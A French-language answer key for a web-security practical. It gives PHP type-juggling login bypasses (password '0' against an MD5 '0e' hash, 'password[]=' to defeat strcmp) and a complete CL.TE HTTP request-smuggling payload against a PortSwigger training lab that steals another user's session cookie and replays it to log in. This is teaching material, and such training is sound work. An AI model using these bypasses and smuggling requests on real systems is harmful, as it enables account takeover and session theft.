Correction TP - Type Juggling & Request smuggling

Exercice 1 : Type juggling

Vous avez accès à tout le code source dans le dossier tp_typejuggling_request_smuggling/TP/exercice1/php-tp/

Dans ce dossier se trouve le code source des deux questions dans leurs dossiers respectifs (/question1 et /question2).

Question 1 : Voici le code de comparaison (fichier auth.php) :

if ($_POST[‘username’] == “Admin” && $_POST[‘password’] == md5(176590654546))

Le mot de passe est donc le hashé en MD5 de 176590654546

Celui-ci vaut : 0e216104703536915816281059546927 (vous pouvez le calculer avec PHP ou grâce à un générateur en ligne)

Nous comparons le mot de passe envoyé par le formulaire de connexion avec ce hashé.

Grâce au type juggling nous pouvons nous authentifier en renseignant le mot de passe suivant : **0**

Car PHP va automatiquement convertir (si c’est possible) une string en integer si elle est comparée à un integer.

Question 2 : Voici le code de comparaison (fichier auth.php) :

if ($_GET[‘username’] == “Admin” && strcmp($_GET[‘password’], “Admin_1fgs784sd1_fdsfg872”) == 0)

Le mot de passe pour cette question est Admin_1fgs784sd1_fdsfg872

La vérification du mot de passe se fait par la fonction PHP strcmp().

Celle-ci retourne -1 si le premier paramètre est inférieur au deuxième, 1 s’il est supérieur et 0 s’ils sont égaux.

Cependant si un des paramètres est null alors elle retournera **null**.

Il suffit donc d’envoyer un mot de passe qui va permettre à la fonction strcmp() de retourner **null**.

En regardant de plus prêt la table de comparaison de types de PHP pour le comparateur ==, nous observons qu'un **tableau vide** est comparé à **null**.

Grâce au type juggling nous pouvons nous authentifier en renseignant **dans l'URL** les paramètres suivants : **?username=Admin&password[]=**

Exercice 2 : Request smuggling

Partie ajoutée - Partie déplacée - Partie modifiée

```
POST / HTTP/1.1
Host: 0aa000b604a2d855c0395949009a0021.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 262 (ici votre length de base)
Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1
Cookie: session=cWkqkVTbZpywNjSgrQ96xgafjdNcMQ5O
Content-Type: application/x-www-form-urlencoded
Content-Length: 810 (en cherchant la bonne valeur vous devriez finir par obtenir le cookie de session de l'utilisateur en entier)

csrf=jLsDbxBEfmpi2xJLNAaTO8DELEyD2pfk&postId=5&name=toto&email=toto%40gmail.com&website=&comment=xxxxxxxxx
```

À noter que si vous n'obtenez jamais la requête de l'utilisateur dans les commentaires, c'est que votre Content-Length est sûrement trop élevé.
Essayez de le diminuer drastiquement puis de le remonter afin de définir une intervalle qui vous aidera à trouver la longueur de contenu vous permettant de récupérer le cookie de session de l'utilisateur.


Une fois la requête "GET / HTTP/1.1" obtenue en intégralité vous devez **récupérer le cookie de session de l'utilisateur**.

Ensuite essayer de vous **connecter** à un compte, avant d'envoyer la demande de connexion, intercepter la requête. Vous devriez obtenir une requête, modifiez la comme suit :

```
POST /login HTTP/1.1
Host: 0a520043040ab575c07bef6100730057.web-security-academy.net
Cookie: session=kVrlsUGsmjXLHArgHfMqfkwFrjOOJ3GP (renseignez le cookie de session utilisateur obtenu)
Content-Length: 67
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="109", "Not_A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin:
https://0a520043040ab575c07bef6100730057.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a520043040ab575c07bef6100730057.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

csrf=IkmAsDIvBYYYorkxbZwi2t7Zg34Hww40&username=test&password=123456
(vérifiez que vous avez bien le même dans votre Repeater sinon vous devrez recommencer)
```

Puis appuyez sur “Forward” pour **envoyer la requête**, vous devriez voir sur votre navigateur “Invalid CSRF token” comme suit :



Arrêtez l’interception en cliquant sur “Intercept is on”, puis **rechargez** la page du navigateur et **renvoyer** les données du formulaire, vous devriez avoir **résolu le lab** :